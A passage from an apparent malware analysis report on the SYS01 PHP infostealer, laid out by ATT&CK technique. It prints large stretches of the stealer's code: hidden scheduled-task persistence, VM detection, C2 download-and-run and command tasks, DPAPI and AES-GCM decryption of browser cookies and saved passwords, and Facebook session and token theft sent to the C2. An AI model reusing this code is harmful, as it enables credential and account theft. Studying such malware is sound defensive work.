    $taskDef->Settings->DisallowStartIfOnBatteries = false;
    $taskDef->Settings->StartWhenAvailable = true;
    try {
        $rootFolder->RegisterTaskDefinition($taskName, $taskDef, 6, "", "", 3);
    } catch (Exception $e) {
    }
}
}

```

Figure 39. Scheduled Task to only run the main SYS01 PHP payload

The **createLG()** function creates an additional scheduled task. It defines triggers for the task, notably a LogonTrigger, designed to execute specified actions upon user logon. This executes "rhc.exe" with arguments "php.exe include.php" and "php.exe index.php". The task configuration ensures that it runs hidden and starts when the system becomes accessible.

```

function createLG()
{
    $taskName = "WDNA_LG";
    $schedule = new COM("Schedule.Service");
    $schedule->Connect();
    $rootFolder = $schedule->GetFolder("\\");
    $taskDef = $schedule->NewTask(0);
    $colTriggers = $taskDef->Triggers;
    $trigger = $colTriggers->Create(9);
    $user = get_current_user();
    $trigger->Id = "LogonTriggerId";
    $trigger->UserId = $user;
    $executePath = "rhc.exe";
    $workingPath = getcwd();
    $colActions = $taskDef->Actions;
    $action = $colActions->Create(0);
    $action->ID = $taskName;
    $action->Path = $executePath;
    $action->WorkingDirectory = $workingPath;
    $action->Arguments = "php.exe include.php";
    $action2 = $colActions->Create(0);
    $action2->ID = $taskName . "_I";
    $action2->Path = $executePath;
    $action2->WorkingDirectory = $workingPath;
    $action2->Arguments = "php.exe index.php";
    $info = $taskDef->RegistrationInfo;
    $info->Author = "";
    $info->Description = "";
    $settings = $taskDef->Settings;
    $settings->Hidden = true;
    $taskDef->Settings->StopIfGoingOnBatteries = false;
    $taskDef->Settings->DisallowStartIfOnBatteries = false;
    $taskDef->Settings->StartWhenAvailable = true;
    try {
        $rootFolder->RegisterTaskDefinition($taskName, $taskDef, 6, "", "", 3);
    } catch (Exception $e) {
    }
}

```

Figure 40. Scheduled Task to run both PHP payloads

index.php

The final component of the SYS01 campaign is a sophisticated PHP-based data stealer named **index.php**. This malicious script is used to specifically target and extract sensitive information from web browsers installed on the compromised system.

Below is an in-depth exploration of its functionality and mechanisms:

Main Commands

In the latest iteration of SYS01 malware, the complexity of its command and control (C2) interactions has been streamlined. The malware retrieves tasks from JSON data within the **"act"** field of the C2 server's response, specifically targeting each **"task"** within the main function.

```
if ($tasks && $tasks->data) {
    foreach ($tasks->data as $task) {
        try {
            if ($task->act == "get_ck_all") { ...
            } else {
                if ($task->act == "dIAR") { ...
                } else {
                    if ($task->act == "upload") { ...
                    } else {
                        if ($task->act == "r") { ...
                        }
                    }
                }
            }
        } catch (Exception $e) {
            print_r($e->getMessage());
        }
    }
} else {
    mprint($urlToPing . " not found" . PHP_EOL);
}

if ($tasks && $tasks->data) {
    foreach ($tasks->data as $task) {
        try {
            if ($task->act == "get_ck_all") { ...
            } else if ($task->act == "dIAR") { ...
            } else if ($task->act == "upload") { ...
            } else if ($task->act == "r") { ...
            }
        } catch (Exception $e) {
            print_r($e->getMessage());
        }
    }
} try {
    $tasksUpdate = Helper::getUD($machineId);
    if ($tasksUpdate && $tasksUpdate->data) {
        echo "Update" . PHP_EOL;
        $time_start = microtime(true);
        foreach ($tasksUpdate->data as $task) {
            if ($task->act == "dl") { ...
            } else if ($task->act == "dls") { ...
            } else if ($task->act == "dlz") { ...
            }
        }
    }
}
```

Figure 41. List of Sys01 commands

Overview of Task Types:

| Task | Purpose | Required Parameters |
|------------|--|--|
| get_ck_all | Gets all cookies | <ul style="list-style-type: none">based_ch: List of web browser names.resource: Array of resources to parse cookies from. |
| dIAR | Download and run. Downloads a file from the given URL and executes it with the given arguments | <ul style="list-style-type: none">url: URL to download a file from.work: Additional work to perform after downloading the file.name: Name of the file to be saved.save_to_current_work: Indicates whether to save the file to the current working directory |
| upload | Asks for a file to be uploaded to the C2, checks whether the file exists, and uploads it. | <ul style="list-style-type: none">f: Path to the file to be uploaded. |
| r | Gets a command to run, executes it, and posts the result back to the C2. | <ul style="list-style-type: none">args: Command to execute. |

Defense Evasion

T1027.013 - OBFUSCATED FILES OR INFORMATION: ENCRYPTED/ENCODED FILE

The configuration lines specifying `extension_dir = "ext"` and various extension entries indicate the directory for PHP extensions such as `bz2`, `curl`, and `openssl`, which are crucial for enhancing PHP's functionality. Additionally, the `zend_extension = php_ioncube.dll` entry is significant as it loads the ionCube Loader, a tool used to execute PHP files encoded with ionCube. This is particularly useful in malware contexts for obfuscating the source code of malware. The ionCube Loader supports encoding for a range of PHP versions, including **PHP 8.2, 8.1, 7.4**, and other legacy versions, providing compiled bytecode protection. During our investigation, it is also confirmed that all variants of the SYS01 malware are obfuscated using this commercial tool.

The screenshot displays a debugger window for the process `php.exe - PID: 6048 - Module: php_ioncube.dll - Thread: Main Thread 832 - x64dbg [Elevated]`. The assembly view shows the following instructions:

```
8808 mov ebx, eax
48:806F 50 lea rbp, qword ptr ds:[rdi+50]
48:C1E9 04 shl rbp, 4
48:03D0 add rbp, rbp
48:83EB 10 sub rbp, 10
F643 09 04 test byte ptr ds:[rbx+9], 4
74 18 jbe php_ioncube.180015C4
8B03 mov rax, qword ptr ds:[rbx]
8300 FF add dword ptr ds:[rax], FFFFFFFF
75 10 jbe php_ioncube.180015C4
8B08 mov rax, qword ptr ds:[rbx]
C743 08 01000000 mov dword ptr ds:[rbx+8], 1
F15 1E3080 call qword ptr ds:[&ZVal_dtor_func@8]
48:38D0 cmp rbp, rbp
75 D9 jbe php_ioncube.180015C4
F747 28 00008000 test dword ptr ds:[rdi+28], 800000
74 44 jbe php_ioncube.180015C4
8B15 813E8000 mov rdx, qword ptr ds:[&executor_global]
48:88A D8010000 mov rax, qword ptr ds:[rdx+10]
4C:8841 10 mov r8, qword ptr ds:[rcx+10]
49:8B00 mov rax, qword ptr ds:[r8]
48:8982 C8010000 mov qword ptr ds:[rdx+1C], rax
48:8B05 953E8000 mov rax, qword ptr ds:[&executor_global]
48:8990 D0010000 mov qword ptr ds:[rax+10], rdx
48:8B05 833E8000 mov rax, qword ptr ds:[&executor_global]
4C:8980 D8010000 mov qword ptr ds:[rax+10], r8
F15 463E8000 call qword ptr ds:[&efr@8]
E8 0E jmp php_ioncube.180015C4
48:8988 C8010000 mov rax, qword ptr ds:[&executor_global]
48:8B00 5F3E8000 mov rax, qword ptr ds:[&executor_global]
48:83B3 F0030000 00 cap qword ptr ds:[rcx+3], 0
74 23 jbe php_ioncube.180015C6
48:8B06 mov rax, qword ptr ds:[rsi]
8078 1C 95 cmp byte ptr ds:[rax+1C], 95
OF84 0FFFFFFF jbe php_ioncube.180015BC
48:8981 00040000 mov qword ptr ds:[rcx+40], rax
48:8B05 52E08000 lea rax, qword ptr ds:[8004420]
48:8B06 mov qword ptr ds:[rsi], rax
F9 F4FFFFFF jmp php_ioncube.180015BC
```

The memory dump view shows two sections:

Encrypted: `000002A40B07F0D0` `extension_loaded('ioncube_loader_v110.php //005b1.f...`

Decoded: `00001B968C5010` `...APversion.backgroundApp.u...`

Figure 42. Decryption routine in memory of ionCube Loader



T1497 - VIRTUALIZATION/SANDBOX EVASION

Drawing parallels to the DLL Sideloading tactics observed earlier, this PHP script employs a similarly strategic approach to evade detection by retrieval of the system's hardware configuration using WMIC (**Windows Management Instrumentation Command-line**) (T1047). Here's a detailed breakdown of the script's operations and its systematic method for assessing its operating environment:

The PHP script initiates its evasion tactics by searching the system's video controller details. This is achieved through the following WMIC command:

```
wmic path win32_VideoController get name
```

This command helps the script identify whether the system uses a generic or virtual machine-specific video controller. By matching the video controller name against the same list of known identifiers associated with GPU Manufacturers from earlier, the script can ascertain if it is operating in a virtualized environment.

If the video controller does not match any entry in the known recognized list, the script proceeds to verify the environment further by retrieving details about the system's CPU. This is performed using another WMIC command:

```
wmic CPU get NAME
```

Following the successful retrieval of CPU information, the script constructs an array to store the details of the VideoController and CPU, along with an additional placeholder key before terminating execution.

```
try {
    $vga = shell_exec("wmic path win32_VideoController get name");
    $vga = strtolower($vga);
    $intel = strpos($vga, "intel");
    $dfx = strpos($vga, "3dfx");
    $amd = strpos($vga, "amd");
    $ati = strpos($vga, "ati");
    $matrox = strpos($vga, "matrox");
    $nvidia = strpos($vga, "nvidia");
    $sony = strpos($vga, "sony");
    $xgi = strpos($vga, "xgi");
    $radeon = strpos($vga, "radeon");
    $bypass = false;
    if ($intel || $dfx || $amd || $ati || $matrox || $nvidia || $sony || $xgi ||
    $radeon) {
        $bypass = true;
    }
    if (!$bypass) {
        try {
            $cpu = shell_exec("wmic CPU get NAME");
            $data = ["vga" => $vga, "cpu" => $cpu, "x" => "mbtn"];
        } catch (Exception $e) {
        }
        exit;
    }
}
```

Figure 43. Identification of Win32_VideoController using WMI

Discovery

T1082 - SYSTEM INFORMATION DISCOVERY

SYS01 creates a URL pattern to identify the victim uniquely during GET requests. This pattern integrates several parameters that refine the interaction with the C2 server.

```
public static function getTask($macID, $args = NULL)
{
    global $config;
    global $uname;
    global $URL_ENDPOINT;
    $objResponse = NULL;
    $retry = 1;
    while ($retry <= 5) {
        $retry++;
        try {
            $macID = str_replace(PHP_EOL, "", $macID);
            $macID = trim($macID);
            $uname = urlencode($uname);
            $tag = "c";
            if (file_exists("tag")) {
                $tag = file_get_contents("tag");
            }
            $tag = str_replace(PHP_EOL, "", trim($tag));
            $url =
                $URL_ENDPOINT .
                "?a=http&dev=1&v=" . $config["version"] . "&machine_id=" . $macID . "&from=" . $config["b"] . "&tag=" . $tag . "&uname=" .
                $uname;
            if ($args && isset($args[1]) && $args[1] == 1) {
                $url .= "&f=1";
            }
            mprint($url);
            $response = Request::get($url);
            $objResponse = json_decode($response);
        } catch (Exception $e) {
        }
        sleep(2);
    }
    return $objResponse;
}
```

Figure 44. Code used to retrieve the task and send victim identification to the C2 server

- **a** - The "a" parameter in the SYS01 malware's API requests plays a crucial role, acting as the initial tag that dictates the specific action to be executed based on the C2 server's response:
 - › http: Used to retrieve tasks via API requests.
 - › ping: Validates the accessibility of the Command and Control (C2) Server.
 - › update: Configuration updates.
- **dev** - set to 1.
- **v** - Denotes the current version of the SYS01 malware.
- **machine_id** - SYS01 generates a unique machine ID linked to the victim and stores it in %localappdata%\Packages\m.txt. The machine ID is formed using the following method: `uniqid() + _ + rand(111111, 999999)`.

```

public static function getMac()
{
    $appData = getenv("LOCALAPPDATA");
    $folderPath = $appData . "\\Packages";
    try {
        if (!file_exists($folderPath)) {
            mkdir($folderPath, 511, true);
        }
    } catch (Exception $e) {
    }
    $filePath = $folderPath . "\\m.txt";
    $machineId = NULL;
    if (file_exists($filePath)) {
        $machineId = file_get_contents($filePath);
    } else {
        $machineId = file_get_contents("m.txt");
    }
    if (!$machineId) {
        $machineId = uniqid() . "_" . rand(111111, 999999);
        try {
            file_put_contents($filePath, $machineId);
        } catch (Exception $e) {
            $filePath = "m.txt";
            file_put_contents($filePath, $machineId);
        }
    }
    return $machineId;
}

```

```

C:\Users\FlareVM\AppData\Local\Pa
1 661784a9a042c_090100

```

Figure 45. Code to generate a unique machine ID for the victim

- **from** - Extracts the value of "b" from the configuration, where it is identified as "SYS01".

```

$config = ["version" => $version, "b" => "SYS01", "tmpData" => sys_get_temp_dir() . "\\tmp", "url_endpoint" => $dm1];

```

Figure 46. The "b" value as seen in its configuration file

- **tag** - Represents the keyword associated with the product or game that the malware is impersonating.

```

if (file_exists("tag")) {
    $tag = file_get_contents("tag");
}
$tag = str_replace(PHP_EOL, "", trim($tag));

```

```

C:\Users\FlareVM\Downloads\Awesome_Themes\MahStatic~\tag
1 awesomethemes3

```

Figure 47. Checking the campaign tag of the file

- **uname** - Retrieves the username of the victim's machine (T1082) using the `php_uname()` function, which returns information about the operating system PHP is running on.
- **f** - Checks the status of argument parameter if not empty or null. If true, it updates the value of `f` to 1.

```

FORCE_TASK;
if ($args && isset($args[1]) && $args[1] == 1) {
    $url .= "&f=1";
}

```

Figure 48. Checking the value of the `f` flag

T1217 - BROWSER INFORMATION DISCOVERY

When the **"f"** parameter is set to true and the **"get_ck_all"** task is activated, the PHP script within the SYS01 malware framework engages in comprehensive data harvesting activities aimed at extracting sensitive information from web browsers data including **cookies, login data, and preferences**.




Figure 49. Example of the C2 response containing the task **"get_ck_all"**

| Task | Required Parameters |
|-----------------|--|
| sendD | <ul style="list-style-type: none"> • Browser cookies, login data, and preferences |
| getckIG | <ul style="list-style-type: none"> • Facebook Cookies |
| getckIP | <ul style="list-style-type: none"> • Useragent |
| getckIP2 | |
| rs_flag | <ul style="list-style-type: none"> • based_ch • resource |

The core objective of the **"get_ck_all"** task is to collect data pertaining to the browsers present on the system, particularly focusing on Chromium and Mozilla Browser:


```

try {
  if ($task->act -eq "get_ck_all") {
    $localAppData = get-env("LOCALAPPDATA");
    $appDataPath = get-env("APPDATA");
    $basedChromium = $task->based_ch;
    if ($basedChromium) {
      foreach ($basedChromium as $item) {
        if ($item -eq "Opera Software\Opera Stable") {
          $basePath = $appDataPath . "\\\" . $item;
        } else {
          $basePath = $localAppData . "\\\" . $item . "\\User Data";
        }
        if (file-exists($basePath)) {
          $chrome = new Browser("CHROMIUM", $basePath);
          try {
            mprint("parse " . $basePath);
            $chrome->parseCookie($machineId, $item, $task->resource, $task);
          } catch (Exception $e) {
            echo "Parse error: " . $e->getMessage();
          }
        }
      }
    }
    $basePath = $appDataPath . "\\Mozilla\Firefox\Profiles";
    if (file-exists($basePath)) {
      $chrome = new Browser("MOZ", $basePath);
      $chrome->parseCookie($machineId, "Mozilla", $task->resource, $task);
    }
  }
}

"based_ch": [
  "CocCoc\Browser",
  "Kometa",
  "Orbitum",
  "uCozMedia\Uran",
  "Yandex\YandexBrowser",
  "Sputnik\Sputnik",
  "Comodo\Dragon",
  "Torch",
  "7Star\7Star",
  "Opera Software\Opera Stable",
  "Epic Privacy Browser",
  "Google\Chrome",
  "Amigo",
  "Chedot",
  "Chromium",
  "Vivaldi",
  "Microsoft\Edge",
  "BraveSoftware\Brave-Browser",
  "Google\Chrome SxS",
  "CentBrowser",
  "Elements Browser"
],

```

Figure 50. List of browsers targeted by SYS01 Stealer

For Chromium Browsers, it attempts to extract the cookies and login details from a range of web browsers listed in **"based_ch"** in the **"%LOCALAPPDATA%\{Target Browser}\User Data"** in Windows. This contains a JSON file that allows you to find the list of created profiles. Here is the list of Chromium-based browsers targeted file that by the malware as observed from the C2 server response:

- CocCoc\Browser
- Torch
- 7Star\7Star
- Kometa
- Google\Chrome SxS
- Microsoft\Edge
- Amigo
- Opera Software\Opera Stable
- Yandex\YandexBrowser
- CentBrowser
- uCozMedia\Uran
- Orbitum
- Sputnik\Sputnik
- Chromium
- Elements Browser
- Google\Chrome
- Chedot
- Comodo\Dragon
- Vivaldi
- Epic Privacy Browser
- BraveSoftware\Brave-Browser

This part of the code is responsible for decrypting the key used for encrypting Chromium cookies. It copies the "Local State" file from the Chromium data directory to a temporary directory for further processing. This file is vital as it contains encryption keys along with browser settings and configurations. It also constructs a user-agent string based on the operating system information and the last version of the browser using **php_uname()** function.

```
$pOSR = php_uname("r");
$pOS = php_uname("s");
$userAgent = "Mozilla/5.0 (" . $pOS . " " . $pOSR . "; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/" . $lastVersion . " Safari/537.36";
$this->localStateFile = $this->dataPath . "\\Local State";
$newLocalStateFile = $tmpPath . "\\ " . uniqid();
copy($this->localStateFile, $newLocalStateFile);
$content = file_get_contents($newLocalStateFile);
$object = json_decode($content);
$browserKeyName = md5($browser);
$executeDcr = true;
if (file_exists($browserKeyName)) {
    $_c = file_get_contents($browserKeyName);
    if (!empty($_c)) {
        $executeDcr = false;
        $decryptedKey = $_c;
    }
}
if ($executeDcr) {
    $encryptedKey = $object->os_crypt->encrypted_key;
    $b64 = base64_decode($encryptedKey);
    $str2 = substr($b64, 5);
    file_put_contents("_tmp.bin", $str2);
    shell_exec("PowerShell -executionpolicy bypass -File cdmax.ps1");
    $decryptedKey = file_get_contents("_tmp.bin");
    if ($decryptedKey) {
        file_put_contents($browserKeyName, $decryptedKey);
    }
    try {
        unlink("_tmp.bin");
    } catch (Exception $e) {
    }
}
}
```

```
λ php.exe php_uname.php
Uname:
Windows NT [redacted] 6.1 [redacted]
```

```
C:\Users\FlareVM\Desktop > cdmax.ps1
1 Add-Type -Assembly System.Security
2 $enckey = $bytes = [System.IO.File]::ReadAllBytes("./_tmp.bin")
3 $decryptedKey = [Security.Cryptography.ProtectedData]::Unprotect($enckey,$null,
[Security.Cryptography.DataProtectionScope]::CurrentUser)
4 [IO.File]::WriteAllBytes("./_tmp.bin", $decryptedKey)
```

Figure 51. Code used by SYS01 to decrypt the values of browser cookies

The malware iterates through each browser profile it identifies, copying their cookies, login data, and preferences.

Credential Access

T1539 - STEAL WEB SESSION COOKIE

The SYS01 malware is also equipped with features for extracting sensitive data from web browsers, specifically targeting user cookies and login details stored in SQLite databases. This process involves connecting to the browser's SQLite database using PHP Data Objects (PDO), a database access layer providing a uniform method of access to multiple databases. When cookie profiles are available, the malware establishes a connection to the SQLite database located at the path specified for the cookie file. It queries the following attributes from the cookies table:

- domain = host_key
- name = name
- path = path
- expired_time = expires_utc
- secure = is_secure
- httpOnly = is_httponly
- sameSite = samesite

In addition to fetching these details, the script attempts to decode the value of each cookie using the AES-256-GCM encryption algorithm, a method commonly employed by Chrome to secure highly sensitive data under its local data encryption feature.



```

if (!file_exists($newCookieFile)) {
    echo "NO CK " . $profileName . PHP_EOL;
} else {
    $dbh = new PDO("sqlite:" . $newCookieFile);
    $query = "SELECT * FROM cookies";
    $cookies = [];
    $domainFBCookie = [];
    $domainFBHasXS = [];
    $hasFBLogged = false;
    $suid = NULL;
    try {
        foreach ($dbh->query($query)->fetchAll(PDO::FETCH_OBJ) as $row) {
            $cookie = [];
            if ($row->host_key) {
                $cookie["domain"] = $row->host_key;
            }
            if ($row->name) {
                $cookie["name"] = $row->name;
            }
            if ($row->path) {
                $cookie["path"] = $row->path;
            }
            if ($row->expires_utc) {
                $cookie["expired_time"] = $row->expires_utc;
            }
            $cookie["secure"] = boolval($row->is_secure);
            $cookie["httpOnly"] = boolval($row->is_httponly);
            $cookie["sameSite"] = $row->samesite;
            if ($row->encrypted_value && $decryptedKey) {
                try {
                    $cookie["value"] = $this->decrypt($row->encrypted_value, $decryptedKey);
                } catch (Exception $e) {
                }
            }
        }
    }
}

private function decrypt($data, $key)
{
    try {
        $encrypted = $data;
        $encrypted = substr($encrypted, 3);
        $cipher = "aes-256-gcm";
        $iv = substr($encrypted, 0, 12);
        $ciphertext = substr($encrypted, 12, -16);
        $tag = substr($encrypted, -16);
        $decrypted = openssl_decrypt($ciphertext, $cipher, $key, OPENSSSL_RAW_DATA, $iv, $tag);
        return $decrypted;
    } catch (Exception $e) {
        print_r($e);
    }
}

```

```

[5] => Array
(
    [domain] => .google.com
    [name] => NID
    [path] => /
    [expired_time] => 13373612219616316
    [secure] => 1
    [httpOnly] => 1
    [sameSite] =>
)

[6] => Array
(
    [domain] => .mozilla.org
    [name] => _ga
    [path] => /
    [expired_time] => 13428873827000000
    [secure] =>
    [httpOnly] =>
    [sameSite] =>
)

```

Figure 52. Retrieval of user cookies and login details stored in SQLite databases and decrypting them using AES-256-GCM algorithm

T1555.003 - CREDENTIALS FROM PASSWORD STORES: CREDENTIALS FROM WEB BROWSERS

Using the same encryption algorithm, SYS01 decrypts the password_value from the logins table within the SQLite database. It extracts detailed information such as the original URL, username, and the decrypted password. The script also checks for the existence of a Preferences file within the user's profile, which stores individual user settings. If found, it reads and saves the values under the key "intl".

```
mprint("Done read cookie");
$dbh = NULL;
if ($cookies) {
    $dataLogin = [];
    if (file_exists($newLoginFile)) {
        try {
            $dbh = new PDO("sqlite:" . $newLoginFile);
            $query = "SELECT * FROM logins";
            foreach ($dbh->query($query)->fetchAll(PDO::FETCH_OBJ) as $row) {
                $loginRow = [$row->origin_url, $row->username_value];
                if ($row->password_value) {
                    try {
                        $loginRow[2] = $this->decrypt($row->password_value, $decryptedKey);
                    } catch (Exception $e) {
                    }
                }
                $loginRow[3] = $row->action_url;
                $dataLogin[] = $loginRow;
            }
        } catch (Exception $e) {
            mprint("Read P error");
            mprint($e->getMessage());
        }
    }
    $intl = NULL;
    if (file_exists($newPrefFile)) {
        $c = file_get_contents($newPrefFile);
        if ($c) {
            $prefObject = json_decode($c);
            $intl = $prefObject->intl;
        }
    }
    $dbh = NULL;
    mprint("Done send pass");
}
```

Figure 53. Retrieval of user preference and decryption of password value from the stolen login details

Collection

T1074.001 - DATA STAGED: LOCAL DATA STAGING

To organize the extracted data, the files are renamed with specific prefixes that denote their content:

- **Browser** - CHROMIUM or MOZ
- **pref** - preferences
- **ac** - cookies
- **lg** - login

```
foreach ($profiles as $profile) {
    if (!file_exists($profile)) {
        print_r($profile . " No profile - continue");
    } else {
        $folderName = basename($profile);
        $profileName = NULL;
        if ($folderName && isset($profileCache->{$folderName})) {
            $profileName = $profileCache->{$folderName}->name;
        }
        if (!$profileName) {
            $profileName = $folderName;
        }
        $cookieFile = $profile . "\\Network\\Cookies";
        $loginFile = $profile . "\\Login Data";
        $preferencesFile = $profile . "\\Preferences";
        if (!file_exists($cookieFile)) {
            $cookieFile = $profile . "\\Cookies";
        }
        if (file_exists($cookieFile)) {
            $newProfileName = uniqid("CHROMIUM") . rand(11111, 99999);
            $newPathProfile = $tmpPath . "\\" . $newProfileName;
            mkdir($newPathProfile, 511, true);
            $newPrefFile = $newPathProfile . "\\" . uniqid("pref");
            $newCookieFile = $newPathProfile . "\\" . uniqid("ac");
            $newLoginFile = $newPathProfile . "\\" . uniqid("lg");
        }
    }
}
```

C:\Users\FlareVM\AppData\Local\Temp\tmp\661f5edc820a0\CHROMIUM661f5edcd701459783\pref661f5edcd73fc
C:\Users\FlareVM\AppData\Local\Temp\tmp\661f5edc820a0\CHROMIUM661f5edcd701459783\ac661f5edcd77e4
C:\Users\FlareVM\AppData\Local\Temp\tmp\661f5edc820a0\CHROMIUM661f5edcd701459783\lg661f5edcd7bcc

Figure 51. Initial storage location for stolen browser information and categorized by purpose

Facebook Information Stealer

The SYS01 malware is also equipped with specialized tasks designed to extract sensitive information from Facebook accounts accessed on the compromised machine. As mentioned earlier, the **“get_ck_all”** command contains 5 additional extended tasks. Four of these tasks are related to the processing of the collected cookies from Facebook domain:

- getckIG
- getckIP
- getckIP2
- rs_flag

```

{
  "data": [
    {
      "act": "get_ck_all",
      "sendD": 1,
      "getckIG": 0,
      "getckIP": 0,
      "getckIP2": 0,
      "bag": 1,
      "based_ch": [ ... ],
      "ktat": ["chrome", "msedge"],
      "rs_flag": 1,
      "resource": [ ... ],
      "gMetaM": 0
    }
  ],
  "slog": 0,
  "keep_log": 1,
  "ip": "..."
}

"resource": [
  {
    "k": "me",
    "u": "https://graph.facebook.com/v14.0/me?fields=name,email,birthday,gender",
    "bag": 1
  },
  {
    "k": "ads",
    "u": "https://graph.facebook.com/v14.0/me/personal_ad_accounts?fields=id,name,amount_spent,currency,account_status,adspaymentcycle(threshold_amount),funding_source_details,adtrust_dsl,all_payment_methods(pm_credit_card{display_string,exp_month,exp_year},payment_method_direct_debits(can_verify,display_string,is_awaiting,is_pending,status),payment_method_paypal(email_address)),created_time,timezone_name,timezone_offset_hours_utc&limit=100",
    "bag": 0
  },
  {
    "k": "bm",
    "u": "https://graph.facebook.com/v14.0/me/businesses?fields=id,name,verification_status,created_time,partners.limit(100),owned_ad_accounts{id,name,amount_spent,currency,account_status,adspaymentcycle(threshold_amount),funding_source_details,adtrust_dsl,all_payment_methods(pm_credit_card{display_string,exp_month,exp_year},payment_method_direct_debits(can_verify,display_string,is_awaiting,is_pending,status),payment_method_paypal(email_address)),created_time,timezone_name,timezone_offset_hours_utc},client_ad_accounts.limit(100){id,name,amount_spent,currency,account_status,adspaymentcycle(threshold_amount),funding_source_details,adtrust_dsl,created_time,timezone_name,timezone_offset_hours_utc},owned_pages{id,name,followers_count,verification_status,page_created_time},permitted_roles,business_users.limit(100){email,pending_email,name,role}&limit=30",
    "cnext": true,
    "bag": 0
  },
  {
    "k": "page",
    "u": "https://graph.facebook.com/v14.0/me/facebook_pages?fields=id,name,followers_count,verification_status,business,roles.limit(50){name,id,role},page_created_time",
    "bag": 0
  }
]

```

Figure 62. C2 response containing the list of Facebook’s Graph APIs used to extract sensitive information from various Facebook account types

This JSON configuration illustrates the comprehensive nature of the SYS01 malware’s capabilities regarding data extraction, particularly from web browsers and Facebook via API calls. The **resource** key in the JSON configuration is an array that details specific API endpoints and the data the malware aims to retrieve from Facebook’s Graph API.

| | |
|-------------|--|
| me | <ul style="list-style-type: none"> • Extracts personal profile information such as name, email, and birthday. |
| ads | <ul style="list-style-type: none"> • Fetches detailed advertising account data, including spending and payment methods. |
| bm | <ul style="list-style-type: none"> • Data including businesses, ad accounts, and business users, highlighting the depth of access to commercial and sensitive financial data. |
| page | <ul style="list-style-type: none"> • Details regarding Facebook pages managed by the user, including follower counts and roles. |

During the collection of Browser Cookies, it also checks if the **host_key** contains any Facebook related domains. If found, it extracts the **“c_user”** and **“xs”** value on the cookie. The **c_user** cookie contains the user ID of the currently logged in user, while **xs** stores the session secret. These two cookies as a combination determine the state of user as logged in or not.

```

$cookies[] = $cookie;
if (strpos($row->host_key, "facebook.com")) {
    if (empty($domainFBCookie[$cookie["domain"]])) {
        $domainFBCookie[$cookie["domain"]] = "";
    }
    $domainFBCookie[$cookie["domain"]] .= $cookie["name"] . "=" . $cookie["value"] . ";";
    if ($row->name == "xs" {
        $hasFBLogged = true;
        $domainFBHasXS[$cookie["domain"]] = $cookie["domain"];
    }
    if ($row->name == "c_user" {
        $uid = $cookie["value"];
    }
}

```

Figure 63. Checking of Facebook-related cooking and extracting the values of xs and c_user

RS_FLAG()

The **rs_flag()** function in the SYS01 malware plays a crucial role in the conditional handling of Facebook data. When Facebook cookies are found on the compromised system, the function first checks if the **rs_flag** is set to true. If this condition is met, it proceeds to invoke the **checkResource()** function, which receives "resource" and "based_ch" parameters from the C2 (Command and Control) response.

```

if ($task->act == "get_ck_all") {
    $localAppData = getenv("LOCALAPPDATA");
    $appDataPath = getenv("APPDATA");
    $basedChromium = $task->based_ch;
    if ($basedChromium) {
        foreach ($basedChromium as $item) {
            if ($item == "Opera Software\\Opera Stable") {
                $basePath = $appDataPath . "\\ " . $item;
            } else {
                $basePath = $localAppData . "\\ " . $item . "\\User Data";
            }
        }
        if (file_exists($basePath)) {
            $chrome = new Browser("CHROMIUM", $basePath);
            try {
                mprint("parse " . $basePath);
                $chrome->parseCookie($machineId, $item, $task->resource, $task);
            } catch (Exception $e) {
                echo "Parse error: " . $e->getMessage();
            }
        }
    }
}

public function parseCookie($machineId, $browser, $resourceRequest, $taskInfo)
{
    if ($hasFBLogged) {
        $strCK = NULL;
        foreach ($this->domainPriorityList as $domain) {
            if (in_array($domain, $domainFBHasXS)) {
                $strCK = $domainFBCookie[$domain];
                try {
                    if ($strCK) {
                        if ($taskInfo->rs_flag == 1) {
                            $this->checkResource($resourceRequest, $strCK, $userAgent,
                                $machineId, $uid, $profileName, $profile, $browser,
                                $lastVersion, $uname, $taskInfo);
                        }
                    }
                }
            }
        }
    }
}

```

Figure 64. Loading 'resource' data from the C2 response

Within the **checkResource()** function, the **getTokenAG()** method is called to obtain an API access token using the provided Facebook cookie and user agent. This method interacts with Facebook's Graph API to acquire a specific API Access Token. Apart from the default information from the initial post request, the **checkResource()** function will send additional collected information to its Command and Control (C2) server:

| Tag | Task |
|-------|--|
| t | <ul style="list-style-type: none"> • NULL |
| t_tag | <ul style="list-style-type: none"> • API Access Token. |
| R | <ul style="list-style-type: none"> • Array list containing the result of API request. |

```
private function checkResource($res, $cookieStr, $ua, $machineId, $uid, $profileName, $profile, $browser,
$lastVersion, $uname, $taskInfo)
{
    try {
        global $config;
        $header = ["accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8",
"accept-language: en-US,en;q=0.9,vi;q=0.8,zh-CN;q=0.7,zh;q=0.6,ru;q=0.5,ar;q=0.4", "connection:
keep-alive", "upgrade-insecure-requests: 1", "Cache-Control: max-age=0", "user-agent: " . $ua,
"cookie: " . $cookieStr];
        $callBy = 1;
        $tokenEAB = NULL;
        if ($callBy == 1) {
            $tokenEAG = $this->getTokenAG($cookieStr, $ua);
            sleep(rand(1, 3));
            if ($tokenEAG) {
                foreach ($res as $re) {
                    $url = $re->u . "&access_token=" . $tokenEAG;
                    $continueToLoadNextPage = true;
                    $limitRequest = 3;
                    while ($continueToLoadNextPage) {
                        if ($limitRequest > 0) {
                            $limitRequest--;
                            try {
                                $content = Request::get($url, $header);
                                $dataToPost = ["key" => "resource", "m" => $machineId, "uid" => $uid, "f" =>
"SVS01", "t" => $tokenEAB, "t_ag" => $tokenEAG, "r" => ["k" => $re->k, "d"
=> $content], "pn" => $profileName, "pp" => $profile, "v" => $config
["version"], "b" => $browser, "bversion" => $lastVersion, "ua" => $ua,
"uname" => $uname];
                                Helper::sendToEndPoint($dataToPost);
                                sleep(rand(1, 2));
                                $continueToLoadNextPage = false;
                                if ($re->next) {
